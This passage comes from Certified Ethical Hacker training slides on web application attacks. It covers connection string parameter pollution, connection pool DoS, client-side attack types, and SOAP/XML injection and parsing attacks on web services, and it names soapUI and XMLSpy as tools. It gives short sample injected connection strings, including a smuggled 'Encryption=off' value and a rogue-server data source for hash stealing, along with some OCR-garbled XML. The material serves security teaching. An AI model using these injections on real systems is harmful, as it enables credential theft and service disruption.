In the following example, the user is asked to give a user name and password for creating a connection string. Here the attacker enters the password as "pwd; Encryption=off"; it means that the attacker has voided the encryption system. The resulting connection string becomes:


```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;  
User ID=Username; Password=pwd; Encryption=off"
```

FIGURE 13.51: After injection

When the connection string is populated, the encryption value will be added to the previously configured set of parameters.

Connection String Parameter Pollution (CSPP) Attacks

In CSPP attacks, attackers **overwrite parameter values** in the connection string

Hash Stealing	Port Scanning	Hijacking Web Credentials
Attacker replaces the value of Data Source parameter with that of a Rogue Microsoft SQL Server connected to the Internet running a sniffer <pre>Data source = SQL2005; initial catalog = db1; integrated security=no; user id=;Data Source=Rogue Server; Password=; Integrated Security=true;</pre> Attacker will then sniff Windows credentials (password hashes) when the application tries to connect to <i>Rogue_Server</i> with the Windows credentials it's running on	Attacker tries to connect to different ports by changing the value and seeing the error messages obtained <pre>Data source = SQL2005; initial catalog = db1; integrated security=no; user id=;Data Source=Target Server, Target Port=443; Password=; Integrated Security=true;</pre> 	Attacker tries to connect to the database by using the Web Application System account instead of a user-provided set of credentials <pre>Data source = SQL2005; initial catalog = db1; integrated security=no; user id=;Data Source=Target Server, Target Port; Password=; Integrated Security=true;</pre> 

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Connection String Parameter Pollution (CSPP) Attacks

Connection string parameter pollution (CSPP) is used by attackers to steal user IDs and to hijack web credentials. CSPP exploits specifically the semicolon delimited database connection strings that are constructed dynamically based on the user inputs from **web applications**. In CSPP attacks, attackers overwrite parameter values in the connection string.



Hash Stealing

An attacker replaces the value of data source parameter with that of a **Rogue Microsoft SQL Server** connected to the Internet running a sniffer:

```
Data source = SQL2005; initial catalog = db1; integrated security=no; user ID=;Data Source=Rogue Server; Password=; Integrated Security=true;
```

Attackers will then sniff Windows credentials (password hashes) when the application tries to connect to *Rogue_Server* with the Windows credentials it's running on.



Port Scanning

Attacker tries to connect to different ports by changing the value and seeing the error messages obtained.

```
Data source = SQL2005; initial catalog = db1; integrated security=no; user  
ID=;Data Source=Target Server, Target Port=443; Password=; Integrated  
Security=true;
```



Hijacking Web Credentials

Attacker tries to connect to the database by using the Web Application System account instead of a user-provided set of credentials.

```
Data source = SQL2005; initial catalog = db1; integrated security=no; user  
ID=;Data Source=Target Server, Target Port; Password=; Integrated  
Security=true;
```

Connection Pool DoS

C|EH
Certified Ethical Hacker

The diagram consists of three numbered steps (1, 2, 3) each enclosed in a blue diamond icon. Step 1: "Attacker examines the connection pooling settings of the application, constructs a large malicious SQL query, and runs multiple queries simultaneously to consume all connections in the connection pool, causing database queries to fail for legitimate users". Step 2: "Example: By default in ASP.NET, the maximum allowed connections in the pool is 100 and timeout is 30 seconds". Step 3: "Thus, an attacker can run 100 multiple queries with 30+ seconds execution time within 30 seconds to cause a connection pool DoS such that no one else would be able to use the database-related parts of the application". To the right of the steps are three icons: a person, a gear, and a database.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




Connection Pool DoS

The attacker examines the connection pooling settings of the application, constructs a large malicious SQL query, and runs multiple queries simultaneously to consume all connections in the connection pool, causing database queries to fail for **legitimate users**.

Example:

By default, in ASP.NET, the maximum allowed connections in the pool is 100 and timeout is 30 seconds.

Thus, an attacker can run 100 multiple **queries** with 30+ seconds execution time within 30 seconds to cause a connection pool DoS such that no one else would be able to use the database related parts of the application.



Web App Hacking Methodology

Attack Web App Client

Attacks performed on a **server-side** application infect the client-side application when the client-side application interacts with these malicious server or process malicious data. The attack on the client side occurs when the client establishes a connection with the server. If there is no connection between client and server, then there is no risk. This is because no malicious data is passed by the server to the client. Consider an example of a client-side attack where an infected web page targets a **specific browser weakness** and exploits it successfully. As a result, the malicious server gains unauthorized control over the client system.

Attack Web App Client

Attackers interact with the **server-side applications** in unexpected ways in order to perform malicious actions against the end users and **access unauthorized data**.

Redirection Attacks	Frame Injection	Session Fixation	ActiveX Attacks
Cross-Site Scripting	HTTP Header Injection	Request Forgery Attack	Privacy Attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Attack Web App Client

Attackers interact with the server-side applications in unexpected ways in order to perform malicious actions against the end users and access **unauthorized data**. Attackers use various methods to perform the **malicious attacks**.

The following are the malicious attacks performed by attackers to compromise client-side web applications:

- ⌚ Cross-Site Scripting
- ⌚ Redirection Attacks
- ⌚ HTTP Header Injection
- ⌚ Frame Injection
- ⌚ Request Forgery Attacks
- ⌚ Session Fixation
- ⌚ Privacy Attacks
- ⌚ ActiveX Attacks



Cross-site Scripting

An attacker bypasses the client's security mechanism and gains the access privileges, and then injects the malicious scripts into the web pages of a particular website. These malicious scripts can even rewrite the HTML content of the website.



Redirection Attacks

Attackers develop codes and links in such a way that they resemble the main site that the user wants to visit; however, when a user wants to visit the respective site, the user is redirected to the malicious website where there is a possibility for the attacker to obtain the user's credentials and other sensitive information.



HTTP Header Injection

An attacker splits the HTTP response into multiple responses by injecting a malicious response in HTTP headers. This attack can deface websites, poison the cache, and trigger cross-site scripting.



Frame Injection

When scripts don't validate their input, codes are injected by the attacker through frames. This affects all the browsers and scripts which doesn't validate untrusted input. These vulnerabilities occur in **HTML page** with **frames**. Another reason for this vulnerability is editing of the frames is supported by the web browsers.



Request Forgery Attack

In this attack, the attacker exploits the trust of website or web application on the user's browser. The attack works by including a link in a page that accesses a site to which the user is authenticated.



Session Fixation

Session fixation helps an attacker to hijack a valid user session. In this attack, the attacker authenticates him or herself with a known session ID and then hijacks the user-validated session by the knowledge of the used session ID. In a session fixation attack, the attacker tricks the user to access a genuine web server using an existing **session ID value**.




Privacy Attacks

A privacy attack is tracking performed with the help of a remote site that is based on a leaked persistent browser state.



ActiveX Attacks


The attacker lures the victim via email or a link that has been crafted in such a way that the loopholes of remote execution code become accessible. Attackers gain equal access privileges to that of an authorized user.



Web App Hacking Methodology

Attack Web Services

Web services are easily targeted by the attacker. Serious security breaches are caused when an attacker compromises the web services. The different types of **web service attacks** and their consequences are explained on the following slides.



Attack Web Services

Web services work atop the legacy web applications, and any attack on a web service will immediately expose an underlying **application's business** and **logic vulnerabilities** for various attacks. Web services can be attacked using many techniques as they are made available to users through various mechanisms. Hence, the possibility of vulnerabilities increases. The attacker can exploit those **vulnerabilities** to compromise the web services. There may be many reasons behind attacking web services. According to the purpose, the attacker can choose the attack to compromise web services. If the attacker's intention is to stop a web service from serving intended users, then the attacker can launch a denial-of-service attack by sending **numerous requests**.

Various types of attacks used to attack web services are:

- ➊ SOAP Injection
- ➋ XML Injection
- ➌ WSDL Probing Attacks
- ➍ Information Leakage
- ➎ Application Logic Attacks
- ➏ Database Attacks

DoS Attacks




FIGURE 13.52: Attack Web Services

Web Services Probing Attacks

C|EH
Certified Ethical Hacker

- In the first step, the attacker traps the WSDL document from web service traffic and analyzes it to determine the purpose of the application, functional breakdown, entry points, and message types
- These attacks work similarly to **SQL injection attacks**

Attacker

Attacker inject arbitrary character (?) in the input field

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<SOAP-ENV: Envelope>[m:ns: SOAPSDK1="http://www.w3.org/2001/XMLSchema"
xmins: SOAPSDK2="http://www.w3.org/2001/XMLSchema.xsd"
xmins: SOAPSDK3="http://schemas.xmlsoap.org/soap/envelope"
xmins: SOAPSDK4="http://schemas.xmlsoap.org/soap/encoding">
<SOAP-ENV: Body>
<SOAP-SDK: GetProductInformationByName>
<x:ns:SOAPSDK4: name>/>
<x:ns:SOAPSDK4: uid>312-111-8543</x:ns:SOAPSDK4: uid>
<x:ns:SOAPSDK4: password>5648</x:ns:SOAPSDK4: password>
</SOAP-SDK: GetProductInformationByName>
</SOAP-ENV: Body>
</SOAP-ENV: Envelope>
```

Server throws an error

```
<?xml version="1.0" encoding="utf-8"?
<soap: Envelope xmlns: soap="http://schemas.xmlsoap.org/soap/ envelope/" xmlns: xsi="http://www.w3.org/2001/XMLSchema#>
<soap: Fault>
<faultcode>soap. Server/faultcode</faultcode>
<faultstring>System. Web. Services. Protocols. SoapException: server was unable to process request --> system. Data. OleDb. OleDbCommand. Syntax error (missing operator) in query expression
produced by 'uid' and provider '312-111-8543'. At
system. Data. OleDb. OleDbCommand. CommandBehaviorBehavior at
system. Data. OleDb. OleDbCommand. ExecuteNonQuery() method at
system. Data. OleDb. OleDbCommand. ExecuteReader() method at
system. Data. OleDb. OleDbCommand. ExecuteScalar() method at
system. Data. OleDb. OleDbCommand. GetProductInformationByName(string name, string uid, string password) at
ProductInfo. ProductDBAccess. GetProductInformationByName(string name, string uid, string password) --- End of
inner exception stack trace --></faultstring>
<detail>
</soap: Fault>
</soap : Body>
</soap: Envelope>
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Services Probing Attacks

In the first step, the attacker traps the WSDL document from web service traffic and analyzes it to determine the purpose of the application, functional breakdown, entry points, and message types. These attacks work similarly to **SQL injection attacks**. The attacker then creates a set of valid requests by selecting a set of operations, and formulating the request messages according to the rules of the XML Schema that can be submitted to the web service. The attacker uses these requests to include malicious content in **SOAP** requests and analyzes errors to gain a deeper understanding of potential security weaknesses.



FIGURE 13.53: Web Services Probing Attacks

Web Service Attacks: SOAP Injection



 Attacker injects **malicious query strings** in the user input field to bypass web services authentication mechanisms and **access backend databases**

This attack works similarly to **SQL Injection attacks**



Server Response

```
<?xml version="1.0" encoding="utf-8' ?>
- <soap: Envelope xmlns: soap='http://schemas .xmlsoap.org/soap/envelope/'>
  xmlns: xsi ='http://www .w3 .org/2001/XMLSchema-
  instance'
  xmlns: xsd='http://www .w3 .org/2001/XMLSchema'>
- <soap:Body>
- <GetProductInformationByNameResponse
  xmlns='http://juggyboy/ProductInfo/'>
- <GetProductInformationByNameResult>
<productId> 25 </productId>
<productName >Painting01</productName >
<productQuantity>3</productQuantity>
<productPrice> 1500</productPrice>
</GetProductInformationByNameResult>
</GetProductInformationByNameResponse>
</soap: Body>
</soap: Envelope>
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Service Attacks: SOAP Injection

Simple Object Access Protocol (SOAP) is a lightweight and simple XML-based protocol that is designed to exchange structured and type information on the web. The XML envelope element is always the root element of **the SOAP message** in the **XML schema**. The attacker injects malicious query strings in the user input field to bypass web services authentication mechanisms and access backend databases. This attack works similarly to SQL injection attacks.



Server Response

```
<?xml version="1.0" encoding="utf-8' ?>
- <soap: Envelope xmlns: soap='http://schemas .xmlsoap.org/soap/envelope/'>
  xmlns: xsi ='http://www .w3 .org/2001/XMLSchema-
  instance'
  xmlns: xsd='http://www .w3 .org/2001/XMLSchema'>
- <soap:Body>
- <GetProductInformationByNameResponse
  xmlns='http://juggyboy/ProductInfo/'>
- <GetProductInformationByNameResult>
<productId> 25 </productId>
<productName >Painting01</productName >
<productQuantity>3</productQuantity>
<productPrice> 1500</productPrice>
</GetProductInformationByNameResult>
</GetProductInformationByNameResponse>
</soap: Body>
</soap: Envelope>
```

FIGURE 13.54: SOAP Injection

Web Service Attacks: XML Injection

Attackers inject XML data and tags into user input fields to **manipulate XML schema** or populate XML database **with bogus entries**

XML injection can be used to **bypass authorization**, escalate privileges, and generate web services DoS attacks

Server Side Code

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>101</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Mark</username>
    <password>12345</password>
    <userid>102</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>jason</username>
    <password>attack</password>
    <userid>105</userid>
    <mail>jason@juggyboy.com</mail>
  </user>
</users>
```

Creates new user account on the server

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Service Attacks: XML Injection

The process in which the attacker enters values that query XML with values that take advantage of exploits is known as an XML injection attack. **Attackers inject XML data** and tags into user input fields to manipulate XML schema or populate XML database with bogus entries. XML injection can be used to bypass authorization, escalate privileges, and generate web services DoS attacks.

Server Side Code

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>101</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Mark</username>
    <password>12345</password>
    <userid>102</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>jason</username>
    <password>attack</password>
    <userid>105</userid>
    <mail>jason@juggyboy.com</mail>
  </user>
</users>
```

Creates new user account on the server

FIGURE 13.55: XML Injection

Web Services Parsing Attacks

C|EH
Certified Ethical Hacker

- Parsing attacks exploit vulnerabilities and weaknesses in the processing capabilities of the **XML parser** to create a **denial-of-service** attack or generate logical errors in web service request processing

Recursive Payloads



Attacker queries for web services with a grammatically correct SOAP document that contains **infinite processing loops** resulting in exhaustion of XML parser and CPU resources

Oversize Payloads



Attackers send a payload that is excessively large to **consume all system resources** rendering web services inaccessible to other legitimate users

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Services Parsing Attacks

A parsing attack takes place when an attacker succeeds in modifying the file request or string. The attacker changes the values by superimposing one or more operating system commands via the request. Parsing is possible when the attacker executes the .bat (batch) or .cmd (command) files. Parsing attacks exploit vulnerabilities and weaknesses in the processing capabilities of the **XML parser** to create a denial-of-service attack or generate logical errors in web service request processing.



Recursive Payloads

XML can easily nest or arrange the elements within the single document to address the complex relationships. An attacker queries for web services with a grammatically correct SOAP document that contains infinite processing **loops** resulting in exhaustion of **XML parser** and CPU resources.



Oversize Payloads

In these payloads, XML is relatively verbose and potentially large files are always in to the consideration of protecting the infrastructure. Programmers will limit the document's size. Attackers send a payload that is excessively large to consume all system resources, rendering web services inaccessible to other legitimate users.

Web Service Attack Tool: soapUI

The screenshot shows the soapUI application interface. On the left, there's a sidebar with a green header containing the title 'Web Service Attack Tool: soapUI'. Below the title is the 'CEH' logo for 'Certified Ethical Hacker'. The main area has a light blue background. On the left side of the main area, there's a sidebar with three bullet points:

- soapUI is an open source functional testing tool, mainly used for **web service** testing
- It supports **multiple protocols** such as SOAP, REST, HTTP, JMS, AMF, and JDBC
- Attacker can use this tool to carry out **web services probing**, SOAP injection, XML injection, and web services parsing attacks

Below this sidebar is a small icon of a CD-ROM and a blue folder.

The central part of the interface contains several windows:

- A 'Projects' window showing a tree structure with 'SampleService' selected.
- A 'Message Editor' window displaying XML code for a 'SearchService.wsdl' file. The code includes various `<create message>`, `<read message>`, and `<evaluate message>` blocks.
- A 'Performance' window at the bottom showing a line graph of performance metrics over time.

At the bottom right of the main area, the URL <http://www.soapui.org> is displayed.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Service Attack Tool: soapUI

Source: <http://www.soapui.org>

soapUI is an open source functional testing tool, mainly used for web service testing. It supports multiple protocols such as **SOAP, REST, HTTP, JMS, AMF, and JDBC**. It enables you to create advanced performance tests very quickly and run automated functional tests. With the help of this tool, attackers can easily perform web services probing, SOAP injection, XML injection, and web services parsing attacks.




FIGURE 13.56: soapUI Tool Screenshot

The screenshot shows the Altova XMLSpy interface. On the left, there's a blue sidebar with the text: "Altova XMLSpy is the XML editor and development environment for modeling, editing, transforming, and debugging XML-related technologies". Below this is a graphic of a blue person climbing a ladder towards a yellow star. The main window is titled "Altova XML Spy" and shows an XSLT transformation process. The "Agents" tab displays an XSLT file with code like:

```
<xsl:for-each select="n1:FirstName">
    <span style="color: navy; font-size: 12pt; font-weight: bold;">
        <xsl:apply-templates/>
    </span>

```

The "XSL Output.html" tab shows the resulting HTML output for "The Agency R3" document, which includes a form field for "First Name". The "Call Stack" tab shows the execution flow. At the bottom, the URL <http://www.altova.com> is visible.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Web Service Attack Tool: XMLSpy

Source: <http://www.altova.com>

Altova XMLSpy is the XML editor and development environment for modeling, editing, transforming, and debugging XML-related technologies. It offers **graphical schema designer**, Smart Fix validation, a code generator, file converters, debuggers, profilers, full database integration, and support for WSDL, SOAP, XSLT, XPath, XQuery, XBRL, and Open XML documents, plus Visual Studio and Eclipse plug-ins, and more.


